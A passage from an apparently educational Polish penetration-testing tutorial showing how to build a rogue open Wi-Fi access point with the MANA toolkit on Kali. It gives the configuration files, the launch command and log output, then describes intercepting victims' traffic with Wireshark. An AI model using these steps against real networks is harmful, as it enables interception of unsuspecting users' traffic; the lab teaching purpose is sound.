Podłączymy teraz kartę bezprzewodową do komputera Kali; przejdź do Urządzenia | USB i wybierz naszą kartę. Karta powinna się teraz pojawić po uruchomieniu iwconfig:

```
root@kali:~# iwconfig
wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=off
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off

lo        no wireless extensions.

eth0      no wireless extensions.
```

Karta wlan0 służy zatem jedynie do nadawania sygnału; nie zapewnia połączenia internetowego. Karta ta działa w trybie zarządzanym i nie jest podłączona do żadnej sieci. Teraz skonfigurujemy MANA i uruchomimy fałszywy punkt dostępowy:

1. Najpierw musimy zmodyfikować plik `hostapd-mana.conf`, który znajduje się w `/etc/mana-toolkit`, używając edytora Leafpad. Używamy Leafpad, ponieważ to właśnie w tym edytorze chcemy zmodyfikować plik. Wpiszemy lokalizację, w której znajduje się plik:

leafpad /etc/mana-toolkit/hostapd-mana.conf

2. Tutaj możemy zmodyfikować ustawienia fałszywego punktu dostępowego, którego używamy. Najważniejszy jest interfejs, którego będziemy używać do nadawania sygnału; dla nas nazywał się wlan0. Pamiętaj, że po uruchomieniu iwconfig, wlan0 to nasza karta bezprzewodowa, która będzie nadawać sygnał i nie jest do niczego podłączona. Teraz możemy zmodyfikować adres MAC (lub nazwę sieci); nazwa sieci, w naszym przypadku, będzie Internet, a channel będzie ustawiony na 6. Nie będziemy niczego modyfikować; to tylko ilustracja jak sprawdzić nazwę:

3. Drugim plikiem, który chcemy zmodyfikować, jest skrypt `start-nat-simple.sh`; to plik, który uruchomi punkt dostępowy. Ponownie użyjemy Leafpada, a polecenie wygląda następująco:

leafpad /usr/share/mana-toolkit/run-mana/start-nat-simple.sh

4. Pierwszą rzeczą do zrobienia jest upewnienie się, że poprawnie ustawiłeś parametr phy; będzie to Twoja karta bezprzewodowa. Wiemy już, że karta bezprzewodowa nazywała się wlan0. Następnie, parametr upstream jest bardzo ważny; powinniśmy określić kartę, która ma połączenie z internetem. W naszym przypadku nazywała się eth0, czyli była to karta wirtualna stworzona przez VirtualBox. Ponownie, jeśli wszystko jest poprawnie skonfigurowane, nie będziemy niczego modyfikować. Zapisz plik:

```
#!/bin/bash

upstream=eth0
phy=wlan0
conf=/etc/mana-toolkit/hostapd-mana.conf
hostapd=/usr/lib/mana-toolkit/hostapd
```

5. Ostatnim krokiem będzie uruchomienie programu MANA, który uruchomi star-nat-simple.sh-script. Zamiast leafpad, tym razem użyjemy bash, aby uruchomić plik. Nasze polecenie będzie wyglądać następująco:


bash /usr/share/mana-toolkit/run-mana/start-nat-simple.sh

Czasami pojawia się błąd informujący, że nie można skonfigurować pliku; w takim przypadku wystarczy ponownie uruchomić polecenie, a powinno zadziałać za drugim razem, jak pokazano na poniższym zrzucie ekranu:

```
root@kali:~# bash /usr/share/mana-toolkit/run-mana/start-nat-simple.sh
Configuration file: /etc/mana-toolkit/hostapd-mana.conf
Using interface wlan0 with hwaddr 00:11:22:33:44:00 and ssid "Internet"
wlan0: interface state UNINITIALIZED->ENABLED
wlan0: AP-ENABLED
Hit enter to kill me
MANA - Directed probe request for actual/legitimate SSID 'Internet' from cc:61:e5:ef:37:08
wlan0: STA cc:61:e5:ef:37:08 IEEE 802.11: authenticated
wlan0: STA cc:61:e5:ef:37:08 IEEE 802.11: associated (aid 1)
wlan0: AP-STA-CONNECTED cc:61:e5:ef:37:08
MANA - Directed probe request for foreign SSID 'TPLINK 01' from 60:8e:08:58:4a:0e
MANA - Directed probe request for foreign SSID 'TP LINK 001' from 60:8e:08:58:4a:0e
MANA - Attempting to generated Broadcast response : TPLINK 01 (9) for STA 60:8e:08:58:4a:0e
MANA - Attempting to generated Broadcast response : TP LINK 001 (11) for STA 60:8e:08:58:4a:0e
MANA - Directed probe request for foreign SSID 'TPLINK 01' from 60:8e:08:58:4a:0e
MANA - Directed probe request for foreign SSID 'TP LINK 001' from 60:8e:08:58:4a:0e
MANA - Attempting to generated Broadcast response : TPLINK 01 (9) for STA 60:8e:08:58:4a:0e
MANA - Attempting to generated Broadcast response : TP LINK 001 (11) for STA 60:8e:08:58:4a:0e
MANA - Directed probe request for foreign SSID 'TPLINK 01' from 60:8e:08:58:4a:0e
MANA - Directed probe request for foreign SSID 'TP LINK 001' from 60:8e:08:58:4a:0e
MANA - Attempting to generated Broadcast response : TPLINK 01 (9) for STA 60:8e:08:58:4a:0e
MANA - Attempting to generated Broadcast response : TP LINK 001 (11) for STA 60:8e:08:58:4a:0e
```

Po uruchomieniu tego punktu dostępowego przejdziemy do naszego komputera z systemem Windows i spróbujemy się z niego połączyć. Użyjemy innej karty bezprzewodowej dla komputera z systemem Windows, ponieważ komputer z systemem Windows również będzie maszyną wirtualną. Możemy spróbować połączyć się z telefonu lub innego laptopa; nie łączmy się z komputera-hosta, ponieważ nie będzie on miał połączenia z internetem (to on hostuje połączenie internetowe dla wszystkich urządzeń). Przetestuj połączenie z telefonu, innego laptopa lub wirtualnego komputera z systemem Windows, ale upewnij się, że używasz innej karty bezprzewodowej.

6. Wracając do naszego urządzenia z systemem Windows, wyszukamy sieci, z którymi możemy się połączyć. Jak widać na poniższym zrzucie ekranu, mamy dodatkową sieć o nazwie Internet, która nie ma hasła:



7. Spróbujemy połączyć się z tą siecią. Po pomyślnym nawiązaniu połączenia zobaczymy, że mamy połączenie internetowe przez fałszywy punkt dostępowy, a wszystkie pakiety przepływają teraz przez to urządzenie:

Urządzenie jest punktem dostępowym, więc działa jak router. Do przechwytywania i analizy pakietów możemy użyć Wiresharka (lub dowolnego innego narzędzia), tcpdumpa lub TSharka.

Podsumowanie

Zrobiliśmy krok w kierunku poznania testów penetracyjnych sieci. Zaczęliśmy od podstaw sniffingu i użyliśmy `airodump-ng`, aby wyświetlić wszystkie sieci znajdujące się w zasięgu naszej sieci Wi-Fi. Zebraliśmy informacje o sieciach, w tym BSSID, kanał, odległość między nami a punktem dostępowym oraz zastosowane szyfrowanie. Następnie omówiliśmy ukierunkowany sniffing pakietów, przedstawiając przegląd narzędzia Wireshark. Następnie zilustrowaliśmy, jak przeprowadzić atak deauthentication. Pod koniec przeanalizowaliśmy fałszywe punkty dostępowe, pokazując, jak je utworzyć za pomocą zestawu narzędzi MANA.